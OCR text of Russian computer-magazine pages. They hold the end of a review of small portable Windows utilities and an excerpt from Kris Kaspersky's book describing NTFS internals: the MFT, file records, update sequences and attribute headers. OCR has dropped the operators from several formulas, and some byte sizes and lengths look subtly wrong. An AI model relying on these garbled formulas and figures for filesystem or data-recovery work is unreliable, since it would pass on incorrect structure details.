
Один из самых компактных текстовых редакторов — Win32Pad: после распаковки он занимает всего 69 Кбайт (если удалить идущие в «комплекте» текстовые файлы). Неплохая замена стандартному блокноту, хотя возможностей, если сравнивать с Notepad2, в нем маловато. На иллюстрации интерфейс программы английский, но на официальном сайте можно скачать русификатор.



Редактор Win32Pad

МЕССЕНДЖЕРЫ

Чтобы не было скучно, для общения с друзьями нужен мессенджер. На эту роль подойдет Miranda. Пусть эта программа и не самая компактная (архив 3,5 Мбайт, после распаковки — 11 Мбайт), но зато она поддерживает протоколы Facebook, GG, ICQ, IRC, Jabber, MSN. Да, все эти протоколы сейчас не очень популярны (из востребованных остался только Facebook), но при желании ты всегда сможешь скачать portable-версию Viber. Однако она «выбивается из бюджета», поскольку весит 72,3 Мбайт.



Miranda


При желании в интернете можно найти старые версии Miranda, которые занимают еще меньше места.

WWW

Обширная коллекция старых версий приложений хранится на сайте oldversion.com.

ПОЛЕЗНЫЕ СИСТЕМНЫЕ УТИЛИТЫ


TCPView — программа, позволяющая просматривать TCP/UDP-соединения, чтобы понять, что делается в твоей системе. Она отображает название процесса, работающего с сетью, его PID, название протокола, локальный адрес, порт, удаленный адрес и порт, состояние соединения, счетчик пакетов, количество отправленных байтов и другую полезную информацию. Must have для системного администратора.



Очень полезная утилита TCPView


Еще одна must have утилита для сисадмина или любого продвинутого пользователя — Process Explorer. Да, это тебе не диспетчер задач. Тут все наглядно и понятно. Приложение позволяет не только просматривать список процессов, но и завершать ненужные, а также «спиливать» целые деревья процессов — щелкни правой кнопкой мыши на процессе и выбери команду Kill Process или Kill Process Tree.

Архив занимает 2 Мбайт, а в распакованном виде — 4 Мбайт (причем в комплекте две версии: для 32- и 64-битных систем).




Альтернатива диспетчеру задач — Process Explorer

Утилита Process Monitor пришла на смену FileMon. Программа позволяет узнать, какой процесс был открыт тем или иным файлом. Для работы приложения нужна ОС не ниже Vista, для XP придется поискать старый добрый FileMon. Также приложение дает возможность просмотреть используемые приложением ресурсы — как объекты файловой системы, так и ключи реестра.




Вот так легко вычислить PID процесса, открывшего определенный файл



Информация о процессе

Это приложение только предоставляет информацию о процессе, а чтобы убить его, нужно использовать тот же Process Explorer.

CPU-Z — еще одна полезная утилита, демонстрирующая на экране системную информацию. С ее помощью можно получить сведения о процессоре, графической подсистеме, быстродействии машины, а также многие другие ценные данные об аппаратной конфигурации ПК.



Утилита CPU-Z

ВМЕСТО ЗАКЛЮЧЕНИЯ

Итак, у нас получилась неплохая подборка. Остается только скачать рассмотренные приложения, чтобы поместить их на флешку, — рано или поздно они пригодятся каждому. Ну а напоследок я сведу все описанные в статье программы в общую табличку — для удобства.

Программа	Вес архива	Вес программы	Windows XP	Windows 10
NetSurf	6 Мб	15 Мб	+	+
D+	-	1,27 Мб	+	+
Becky!	5 Мб	10 Мб	+	+
Sylpheed	10 Мб	38 Мб	-	+
Koma-Mail	2,6 Мб	6,5 Мб	+	+
Bmail	17 Кб	40 Кб	+	+
WackGet	1 Мб	2 Мб	+	+
FlashGet	2,2 Мб	2,2 Мб	+	+
PicoTorrent	11 Мб	27 Мб	-	+
uTorrent	2 Мб	5 Мб	+	+
MPC-HC	11 Мб	41 Мб	+	+
Small Player	200 Кб	600 Кб	+	+
PhotoFiltre	5,5 Мб	8 Мб	+	+
IrfanView	2,5 Мб	4,5 Мб	+	+
Notepad2	300 Кб	1 Мб	+	+
QJot	600 Кб	600 Кб	+	+
Miranda	3,5 Мб	11 Мб	+	+
AbiWord	11 Мб	28 Мб	+	+
Jarte	4,5 Мб	10 Мб	+	+
Qm	20 Кб	44 Кб	+	+
TCPView	300 Кб	550 Кб	+	+
ProcessExplorer	2 Мб	4 Мб	+	+
ProcessMonitor	1,5 Мб	3,3 Мб	-	+
CPU-Z	2,9 Мб	7,1 Мб	+	+
Win32Pad	32 Кб	69 Кб	+	+
Qedit	141 Кб	250 Кб	+	+

NTFS ИЗНУТРИ

КАК УСТРОЕНА ФАЙЛОВАЯ ТАБЛИЦА MFT В WINDOWS

Крис Касперски
Известный российский хакер. Легенда][, ex-редактор ВЗЛОМа. Также известен под псевдонимами мыщъх, nezumi (яп. 鼠, мышь), n2k, elraton, souriz, tikus, muss, farah, jardon, KPNC.


Устройство файловой системы NTFS поражает своей грандиозностью и напоминает огромный, окутанный мраком лабиринт. Но какого любителя приключений остановит паутина, скелеты и пара ловушек с ядовитыми стрелами? Хватай факел, и отправимся в путь. Нашим первым квестом будет изучение главной файловой таблицы — MFT и нескольких дочерних структур.

INFO

Стандарт файловой системы NTFS версии 3.1 появился в 2001 году с выходом на рынок Windows XP и с тех пор не претерпел фундаментальных изменений. В Windows 10 также используется NTFS v3.1. Архитектуру и особенности внутреннего устройства этой файловой системы Крис Касперски подробно описал в своей книге «Восстановление данных», которая сейчас готовится к переизданию. Мы публикуем отрывок из этой книги, где Крис рассказывает о том, что представляет собой NTFS изнутри.

NTFS С ВЫСОТЫ ПТИЧЬЕГО ПОЛЕТА

Основным структурным элементом всякой файловой системы является **том** (volume), в случае с FAT совпадающий с **разделом** (partition). NTFS поддерживает тома, состоящие из нескольких разделов (см. рис.). Будем для простоты считать, что том представляет собой отформатированный раздел (то есть раздел, содержащий служебные структуры файловой системы).



Обычный и распределенный тома

Большинство файловых систем трактуют **том** как совокупность файлов, свободного дискового пространства и служебных структур файловой системы, но в NTFS **все** служебные структуры представлены файлами, которые (как это и положено файлам) могут находиться в **любом** месте тома, при необходимости фрагментируя себя на несколько частей.

Основным служебным файлом является главная файловая таблица, **$MFT** (Master File Table) — своеобразная база данных, хранящая информацию обо всех файлах тома: их именах, атрибутах, способе и порядке размещения на диске. Каталог также является файлом особого типа, со списком принадлежащих ему файлов и вложенных подкаталогов. Важно подчеркнуть, что в MFT присутствуют **все** файлы, находящиеся во **всех** подкаталогах тома, поэтому для восстановления диска наличия файла `$MFT` будет вполне достаточно.

Остальные служебные файлы, называемые **метафайлами** (metafiles) или **метаданными** (metadata), всегда имеют имена, начинающиеся со знака доллара (`$`), и носят сугубо вспомогательный характер, интересный только самой файловой системе. К ним в первую очередь относится: `$LogFile` — файл транзакций, `$Bitmap` — карта свободного/занятого пространства, `$BadClust` — перечень плохих кластеров. Текущие версии Windows блокируют доступ к служебным файлам с прикладного уровня (даже с правами администратора!), и всякая попытка открытия или создания такого файла в корневом каталоге обречена на неудачу.

Классическое определение, данное в учебниках информатики, отождествляет файл с именованной записью на диске. Большинство файловых систем добавляет к этому понятие **атрибута** (attribute) — некоторой вспомогательной характеристики, описывающей время создания, права доступа и так далее. В NTFS имя файла, данные файла и его атрибуты полностью уравнены в правах. Иначе говоря, всякий файл NTFS представляет собой совокупность атрибутов, каждый из которых хранится как отдельный **поток** байтов. Поэтому, во избежание путаницы, атрибуты, хранящие данные файла, часто называют **потоками** (streams).

Каждый атрибут состоит из **тела** (body) и **заголовка** (header). Атрибуты подразделяются на **резидентные** (resident) и **нерезидентные** (non-resident). Резидентные атрибуты хранятся непосредственно в `$MFT`, что существенно уменьшает грануляцию дискового пространства и сокращает время доступа. Нерезидентные атрибуты хранят в `$MFT` лишь свой заголовок, описывающий порядок размещения атрибута на диске.

Назначение атрибута определяется его **типом** (type), представляющим собой четырехбайтное шестнадцатеричное значение. При желании атрибуту можно дать еще и **имя** (name), состоящее из символов, входящих в соответствующее пространство имен (namespace). Подавляющее большинство файлов имеет по меньшей мере три атрибута. К их числу относится стандартная информация о файле (время создания, модификации, последнего доступа, права доступа), которая хранится в атрибуте типа `10h`, условно обозначаемом `$STANDARD_INFORMATION`. Ранние версии Windows NT позволяли обращаться к атрибутам по их условным обозначениям, но начиная с Windows 2000 мы лишены этой возможности. Полное имя файла (не путать с путем!) хранится в атрибуте типа `30h` (`$FILE_NAME`).


Если у файла есть одно или несколько альтернативных имен, таких атрибутов может быть и несколько. Здесь же хранится **ссылка** (file reference) на родительский каталог, позволяющая разобраться, к какому каталогу принадлежит данный файл или подкаталог. По умолчанию данные файла хранятся в безымянном атрибуте типа `80h` (`$DATA`). Однако при желании прикладные программы могут создавать дополнительные потоки данных, отделяя имя атрибута от имени файла знаком двоеточия (например: `ECHO xxx > file:attr1; ECHO yyy > file:attr2; more < file:attr1; more < file:attr2`).

Изначально в NTFS была заложена способность индексации любых атрибутов, значительно сокращающая время поиска файла по заданному списку критериев (например, времени последнего доступа). Индексы хранятся в виде двоичных деревьев, поэтому среднее время выполнения запроса оценивается как `O(lg n)`. На практике в большинстве драйверов NTFS реализована индексация лишь по имени файла. Как уже говорилось ранее, каталог представляет собой файл особого типа — файл **индексов**. В отличие от FAT, где файл каталога представляет собой единственный источник данных об организации файлов, в NTFS файл каталога используется лишь для ускорения доступа к содержимому каталога. Он не является обязательным, так как ссылка на родительский каталог всякого файла в обязательном порядке присутствует в атрибуте его имени (`$FILE_NAME`).

Каждый атрибут может быть зашифрован, разрежен или сжат. Техника работы с такими атрибутами выходит далеко за рамки первичного знакомства с организацией файловой системы. Мы же рассмотрим углубленно фундамент файловой системы NTFS — структуру `$MFT`.

ГЛАВНАЯ ФАЙЛОВАЯ ТАБЛИЦА

В процессе форматирования логического раздела в его начале создается так называемая **зона MFT** (см. рис.). По умолчанию она занимает 12,5% от емкости тома (а не 12%, как утверждается во многих публикациях), хотя, в зависимости от значения параметра `NtfsMftZoneReservation`, она может составлять 25, 37 или 50%.



Структура тома, отформатированного под NTFS

В этой области расположен файл `$MFT`, изначально занимающий порядка 64 секторов и растущий от начала зоны MFT к ее концу по мере создания новых пользовательских файлов и каталогов. Чем больше файлов содержится на томе, тем больше размер MFT. Приблизительный размер файла `$MFT` можно оценить по следующей формуле: `sizeof(FILE Record) N Files`, где `sizeof(FILE Record)` обычно составляет 1 Кбайт, а `N Files` — полное количество файлов и подкаталогов раздела, включая недавно удаленные.

Для предотвращения фрагментации файла `$MFT` зона MFT удерживается зарезервированной вплоть до полного исчерпания свободного пространства тома, затем незадействованный «хвост» зоны MFT усекается в два раза, освобождая место для пользовательских файлов. Этот процесс может повторяться многократно, вплоть до полной отдачи всего зарезервированного пространства. Решение красивое, хотя и не новое. Многие из файловых систем восьмидесятых годов прошлого века позволяли резервировать заданное дисковое пространство в хвосте активных файлов, сокращая их фрагментацию (причем любых файлов, а не только служебных). Например, такая способность была у DOS 3.0, разработанной для персональных компьютеров типа «Агат». Может быть, кто-то из вас помнит такую машину?

Когда файл `$MFT` достигает границ зоны MFT, в ходе своего последующего роста он неизбежно фрагментируется, вызывая обвальное падение производительности файловой системы. При этом стоит заметить, что подавляющее большинство дефрагментаторов файл `$MFT` не обрабатывают! А ведь API дефрагментации, встроенный в штатный драйвер NTFS, обеспечивает такую возможность!

При необходимости файл `$MFT` может быть перемещен в любую часть диска, и тогда в начале тома его уже не окажется. Стартовый адрес файла `$MFT` хранится в загрузочном секторе по смещению `30h` байт от его начала. В подавляющем большинстве случаев этот адрес ссылается на четвертый кластер.

Файл `$MFT` представляет собой массив записей типа `FILE Record` (в терминологии UNIX они называются inodes), каждая из которых описывает соответствующий ей файл или подкаталог. На практике один файл или подкаталог полностью описывается единственной записью типа `FILE Record`, хотя в теории этих записей может потребоваться и несколько.

Для ссылки на одну файловую запись из другой используется ее порядковый номер (он же индекс) в файле `$MFT`, отсчитываемый от нуля. **Файловая ссылка** (file reference) состоит из двух частей (см. табл.) — 48-битного **индекса** и 16-битного **номера последовательности** (sequence number).

Смещение	Размер	Описание
00h	6 байт	Индекс файловой записи (FILE record number), отсчитываемый от нуля
06h	2 байта	Номер последовательности (sequence number)

При удалении файла или каталога соответствующая ему файловая последовательность помечается как неиспользуемая. При создании новых файлов записи, помеченные как неиспользуемые, могут задействоваться вновь, при этом счетчик номера последовательности, хранящийся внутри файловой записи, увеличивается на единицу. Этот механизм позволяет отслеживать «мертвые» ссылки на уже удаленные файлы. Номер последовательности внутри файловой ссылки в этом случае будет отличаться от номера последовательности соответствующей файловой записи.

Первые 12 записей в MFT всегда занимают служебные метафайлы: `$MFT` (собственно сам файл `$MFT`), `$MFTMirr` (зеркало `$MFT`), `$LogFile` (файл транзакций), `$Volume` (сведения о дисковом томе), `$AttrDef` (определения атрибутов), `'.'` (корневой каталог), `$Bitmap` (карта свободного пространства), `$Boot` (системный загрузчик), `$BadClus` (перечень плохих кластеров) и т. д.

Первые четыре записи настолько важны, что продублированы в специальном файле `$MFTMirr`, находящемся примерно в середине тома (точный адрес этого файла хранится в загрузочном секторе по смещению `38h` байт от его начала). Вопреки своему названию, файл `$MFTMirr` — это отнюдь не «зеркало» всего файла `$MFT`, а всего лишь резервная копия первых четырех его элементов.

Записи с 12-й по 15-ю помечены как используемые, в то время как в действительности они пусты. Как несложно догадаться, они зарезервированы для использования в будущем. Записи с 16-й по 23-ю не задействованы и честно помечены как неиспользуемые.

Начиная с 24-й записи располагаются пользовательские файлы и каталоги. Четыре метафайла, впервые появившихся в Windows 2000, — `$ObjId`, `$Quota`, `$Reparse` и `$UsnJrnl` — могут располагаться в любой записи, номер которой равен 24 или больше (не забудь, что нумерация файловых записей начинается с нуля).

ФАЙЛОВЫЕ ЗАПИСИ

Структурно файловая запись состоит из **заголовка** (header) и одного или нескольких **атрибутов** (attributes) произвольной длины, завершаемых **маркером конца** (end marker) — четырехбайтным шестнадцатеричным значением `FFFFFFFFh`. Несмотря на то что количество атрибутов и их длина меняются от одной файловой записи к другой, размер самой структуры `FILE Record` строго фиксирован. В большинстве случаев он равен 1 Кбайт (это значение хранится в файле `$boot`, причем первый байт файловой записи всегда совпадает с началом сектора).

Если реальная длина атрибутов меньше размеров файловой записи, то ее «хвост» просто не используется. Если же атрибуты не умещаются в отведенное им пространство, создается дополнительная файловая запись (**extra FILE Record**), ссылающаяся на свою предшественницу. Так выглядит структура файловой записи:

```
FILE Record
    Header               ; Заголовок
    Attribute 1          ; Атрибут 1
    Attribute 2          ; Атрибут 2
    ...                  ; ...
    Attribute N          ; Атрибут N
End Marker (FFFFFFFFh)   ; Маркер конца
```

Первые четыре байта заголовка заняты «магической последовательностью» `FILE`, сигнализирующей о том, что мы имеем дело с файловой записью типа `FILE Record`. При восстановлении сильно фрагментированного файла `$MFT` это обстоятельство играет решающую роль, поскольку позволяет отличить сектора, принадлежащие MFT, от всех остальных секторов.

Следом за сигнатурой идет 16-разрядный указатель, содержащий смещение **последовательности обновления** (update sequence). Под «указателем» здесь и до конца раздела подразумевается смещение от начала сектора, отсчитываемое от нуля и выраженное в байтах. Последовательность обновления хранится по смещению `002Dh`, и поэтому сигнатура приобретает следующий вид: `FILE-\x00`.

Размер заголовка варьируется от одной версии операционной системы к другой и в явном виде нигде не хранится. Вместо этого в заголовке присутствует указатель на первый атрибут, содержащий его смещение в байтах относительно начала файловой записи и расположенный по смещению `14h` байт от начала сектора.

Смещения последующих атрибутов (если они есть) определяются путем сложения размеров всех предыдущих атрибутов (размер каждого из атрибутов содержится в его заголовке) со смещением первого атрибута. За концом последнего атрибута находится маркер конца — значение `FFFFFFFFh`.

Длина файловой записи хранится в двух полях. Тридцатидвухразрядное поле **реального размера** (real size), находящееся по смещению `18h` байт от начала сектора, содержит совокупный размер заголовка, всех его атрибутов и маркера конца, округленный по 8-байтной границе. Тридцатидвухразрядное поле **выделенного размера** (allocated size), находящееся по смещению `1Ch` байт от начала сектора, содержит действительный размер файловой записи в байтах, округленный по размеру сектора. Документация утверждает, что выделенный размер должен быть кратен размеру кластера, но на практике это не так. Например, на моей машине длина поля выделенного размера равна четверти кластера.

16-разрядное поле флагов, находящееся по смещению `16h` байт от начала сектора, в подавляющем большинстве случаев принимает одно из следующих трех значений: `00h` — данная файловая запись не используется, или ассоциированный с ней файл или каталог удален, `01h` — файловая запись используется и описывает файл, `02h` — файловая запись используется и описывает каталог.

64-разрядное поле, находящееся по смещению `20h` байт от начала сектора, содержит индекс базовой файловой записи. Для первой файловой записи это поле всегда равно нулю, а для всех последующих, расширенных записей — индексу первой файловой записи. Расширенные файловые записи могут находиться в любых областях MFT, не обязательно расположенных рядом с основной записью. Следовательно, необходим какой-то механизм, обеспечивающий быстрый поиск расширенных файловых записей, принадлежащих данному файлу (просматривать всю MFT было бы слишком нерационально). Этот механизм существует, и основан он на ведении списков атрибутов (`$ATTRIBUTE_LIST`). Список атрибутов представляет собой специальный атрибут, добавляемый к первой файловой записи и содержащий индексы расширенных записей.

Продолжение статьи →

NTFS ИЗНУТРИ

КАК УСТРОЕНА ФАЙЛОВАЯ ТАБЛИЦА MFT В WINDOWS

ПОСЛЕДОВАТЕЛЬНОСТЬ ОБНОВЛЕНИЯ

Будучи очень важными компонентами файловой системы, `$MFT`, `INDEX` и `$LogFile` нуждаются в механизме контроля целостности своего содержимого. Традиционно для этого используются коды обнаружения и коррекции ошибок (ECC/EDC codes). Однако на тот момент, когда проектировалась NTFS, процессоры были не настолько быстрыми, как теперь, и расчет корректирующих кодов занимал значительное время, существенно снижающее производительность файловой системы. Именно поэтому от использования корректирующих кодов пришлось отказаться. Вместо них разработчики NTFS применили так называемые **последовательности обновления** (update sequences), также называемые **fix-ups**.

В конец каждого из секторов, образующих файловую запись (`INDEX Record`, `RCRD Record` или `RSTR Record`), записывается специальный 16-байтный **номер последовательности обновления** (update sequence number), дублируемый в заголовке файловой записи. При каждой операции чтения два последних байта сектора сверяются с соответствующим полем заголовка, и, если драйвер NTFS обнаруживает расхождение, данная файловая запись считается недействительной.

Основное назначение последовательностей обновления — защита от «обрыва записи». Если в процессе записи сектора на диск исчезнет питающее напряжение, может случиться так, что часть файловой записи будет записана успешно, а другая часть сохранит прежнее содержимое (файловая запись, как мы помним, обычно состоит из двух секторов). После восстановления питания драйвер файловой системы не может уверенно определить, была ли файловая запись сохранена целиком. Вот тут-то последовательности обновления и выручают! При каждой перезаписи сектора последовательность обновления увеличивается на единицу. Потому, если произошел обрыв записи, значение последовательности обновления, находящейся в заголовке файловой записи, не совпадет с последовательностью обновления, расположенной в конце сектора.

Оригинальное содержимое, расположенное «под» последовательностью обновления, хранится в специальном **массиве обновления** (update sequence array), расположенном в заголовке файловой записи непосредственно за концом смещения последовательности обновления (update sequence number). Для восстановления файловой записи в исходный вид необходимо извлечь из заголовка указатель на смещение последовательности обновления (он хранится по смещению `04h` байт от начала заголовка) и сверить лежащее по этому адресу 16-байтное значение с последним словом каждого из секторов, слагающих файловую запись (`INDEX Record`, `RCRD Record` или `RSTR Record`). Если они не совпадут, значит, соответствующая структура данных повреждена. Использовать такие структуры следует очень осторожно (на первых порах лучше не использовать вообще).

По смещению `006h` от начала сектора находится 16-разрядное поле, хранящее совокупный размер номера последовательности обновления вместе с массивом последовательности обновления (`sizeof(update sequence number) + sizeof(update sequence array)`), выраженный в словах (не в байтах!). Так как размер номера последовательности обновления всегда равен одному слову, то размер массива последовательности обновления, выраженный в байтах, должен вычисляться следующим образом: `(update sequence number & update sequence array 1)*2`. Таким образом, смещение массива оригинального содержимого равно `(offset to update sequence number) + 2`.

В Windows XP и более новых операционных системах эти значения располагаются по смещениям `2Dh` и `2Fh` соответственно. Первое слово массива последовательности обновления соответствует последнему слову первого сектора файловой записи или индексной записи. Второе — последнему слову второго сектора и т. д.

АТРИБУТЫ

Структурно всякий атрибут состоит из **атрибутного заголовка** (attribute header) и **тела атрибута** (attribute body). Заголовок атрибута всегда хранится в файловой записи, расположенной внутри MFT. Тела резидентных атрибутов хранятся там же. Нерезидентные атрибуты хранят свое тело вне MFT, в одном или нескольких кластерах, перечисленных в заголовке данного атрибута в специальном списке. Если 8-разрядное поле, расположенное по смещению `08h` байт от начала атрибутного заголовка, равно нулю, то атрибут считается резидентным, а если единице, то атрибут нерезидентен. Любые другие значения недопустимы.

Первые четыре байта атрибутного заголовка определяют его тип. Тип атрибута, в свою очередь, определяет формат представления тела атрибута. В частности, тело атрибута данных (тип: `80h — $DATA`) представляет собой «сырую» последовательность байтов. Тело атрибута стандартной информации (тип: `10h` — `$STANDARD_INFORMATION`) описывает время его создания, права доступа и т. д.

Следующие четыре байта заголовка содержат длину атрибута, выражаемую в байтах. Длина нерезидентного атрибута равна сумме длин его тела и заголовка, а длина резидентного атрибута равна длине его заголовка. Если к смещению атрибута добавить его длину, мы получим указатель на следующий атрибут (или маркер конца, если текущий атрибут — последний в цепочке).

Длина тела резидентных атрибутов, выраженная в байтах, хранится в 32-разрядном поле, расположенном по смещению `10h` байт от начала атрибутного заголовка. 16-разрядное поле, следующее за его концом, хранит смещение резидентного тела, отсчитываемое от начала атрибутного заголовка. С нерезидентными атрибутами в этом плане все намного сложнее, и для хранения длины их тела используется множество полей.

Реальный размер тела атрибута (real size of attribute), выраженный в байтах, хранится в 64-разрядном поле, находящемся по смещению `30h` байт от начала атрибутного заголовка. Следующее за ним 64-разрядное поле хранит **инициализированный размер потока** (initialized data size of the stream), выраженный в байтах. Судя по всему, инициализированный размер потока всегда равен реальному размеру тела атрибута. 64-разрядное поле, расположенное по смещению `28h` байт от начала атрибутного заголовка, хранит **выделенный размер** (allocated size of attribute), выраженный в байтах и равный реальному размеру тела атрибута, округленному до размера кластера (в большую сторону).

Два 64-разрядных поля, расположенные по смещениям `10h` и `18h` байт от начала атрибутного заголовка, задают первый (starting VCN) и последний (last VCN) номера виртуального кластера, принадлежащего телу нерезидентного атрибута. Виртуальные кластеры представляют собой логические номера кластеров, не зависящие от своего физического расположения на диске. В подавляющем большинстве случаев номер первого кластера тела нерезидентного атрибута равен нулю, а последний — количеству кластеров, занятых телом атрибута, уменьшенному на единицу. 16-разрядное поле, расположенное по смещению `20h` от начала атрибутного заголовка, содержит указатель на массив `Data Runs`, расположенный внутри этого заголовка и описывающий логический порядок размещения нерезидентного тела атрибута на диске.

Каждый атрибут имеет свой собственный **идентификатор** (attribute ID), уникальный для данной файловой записи и хранящийся в 16-разрядном поле, расположенном по смещению `0Eh` от начала атрибутного заголовка.

Если атрибут имеет имя (attribute Name), то 16-разрядное поле, расположенное по смещению `0Ah` байт от атрибутного заголовка, содержит указатель на него. Для безымянных атрибутов оно равно нулю (большинство атрибутов имен не имеют). Имя атрибута хранится в атрибутном заголовке в формате Unicode, а его длина определяется 8-разрядным полем, расположенным по смещению `09h` байт от начала атрибутного заголовка. Если тело атрибута сжато, зашифровано или разрежено, 16-разрядное поле флагов, расположенное по смещению `0Ch` байт от начала атрибутного заголовка, не равно нулю.

ТИПЫ АТРИБУТОВ

NTFS поддерживает большее количество предопределенных типов атрибутов. Тип атрибута определяет его назначение и формат представления тела. Полное описание всех атрибутов заняло бы целую книгу, поэтому кратко перечислю лишь наиболее «ходовые» из них. Так, атрибут стандартной информации `$STANDARD_INFORMATION` описывает время создания, изменения и последнего доступа к файлу, права доступа, а также некоторую другую вспомогательную информацию (например, квоты).

Атрибут списка атрибутов (прямо каламбур) `$ATTRIBUTE_LIST` используется в тех случаях, когда все атрибуты файла не умещаются в базовой файловой записи и файловая система вынуждена располагать их в расширенных файловых записях. Индексы расширенных файловых записей содержатся в атрибуте списка атрибутов, помещаемом в базовую файловую запись.

При каких обстоятельствах атрибуты не умещаются в одной файловой записи? Это может произойти в следующих случаях:

